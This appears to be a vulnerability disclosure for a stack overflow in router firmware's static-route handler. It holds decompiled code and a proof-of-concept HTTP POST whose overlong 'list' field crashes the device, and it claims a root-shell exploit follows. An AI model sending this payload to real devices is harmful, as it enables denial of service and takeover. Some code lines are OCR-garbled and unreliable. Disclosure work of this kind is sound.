

Vulnerability details

```
1 int __fastcall fromSetRouteStatic(int a1)
2 {
3    int v1; // r0
4    char s[256]; // [sp+10h] [bp-114h] BYREF
5    void *v5; // [sp+110h] [bp-14h]
6    int v6; // [sp+114h] [bp-10h]
7
8    memset(s, 0, sizeof(s));
v6 = 0;
v5 = huoqu(a1. (int)"list". (int)&unk_C711C):
v1 = sub_6FFE8("adv.staticroute", v5, l26);
if ( CommitCfm(v1) )
{
    sprintf(s, "advance_type=%d", 8);
    send_msg_to_netctrl(5, s);
}
else
```

First, get the content after a list parameter through V5, and then bring V5 into sub_ 6ffe8 function Follow up view

```
int __fastcall sub_6FFE8(const char *a1 __char *a2, unsigned __int8 a3)

{
   int result; // r0
   char v7[8]; // [sp+1Ch] [bp-190h] BYREF
   char v8[16]; // [sp+24h] [bp-188h] BYREF
   char v9[16]; // [sp+34h] [bp-178h] BYREF
   char v10[16]; // [sp+44h] [bp-168h] BYREF
   char v11[256]; // [sp+54h] [bp-158h] BYREF
   char s[64]; // [sp+154h] [bp-58h] BYREF
   char *v13; // [sp+194h] [bp-18h]
   int v14; // [sp+198h] [bp-14h]
   char *v15; // [sp+19Ch] [bp-10h]
```

At this time, the corresponding value is A2

```
memset(s, 0, sizeof(s));
memset(v11, 0, sizeof(v11));
v14 = 0:
if ( strlen(a2) > 4 )
 ++v14 ·
 v15 = a2;
 while (1)
   v13 = strchr(v15, a3);
    if (!v13)
     break:
    *v13++ = 0;
   memset(s, 0, sizeof(s));
    sprintf(s, "%s.list%d", a1, v14);
    if (| sscanf(v15, "%[^,]%*c%[^,]%*c%s", v10, v9, v8) == 3 |
      sprintf(v11, "%s;%s;%s;0;WAN0", v10, v9, v8);
      SetValue((int)s, (int)v11);
   v15 = v13:
```

Then, judge whether the value of A2 is greater than 4, and then transfer the value of A2 to V15 After that, put the matched content into the stack through the format string of sscanf The controllable parameters V10, V9 and V8 respectively correspond to the IP, MAC address and IP of the packet, which all have stack overflow vulnerabilities

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Use the fat simulation firmware V15.03.2.21 cn
- 2. Attack with the following POC attacks

```
POST /goform/SetStaticRouteCfg HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1042
```


Origin: http://192.168.11.1

Connection: close

Referer: http://192.168.11.1/static_route.html?random=0.9676560019574542&

Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbckfs1qw

list=192.168.3.0aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaa



The reproduction results are as follows:

Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- . If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access
 the Web.

Try Again

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shel

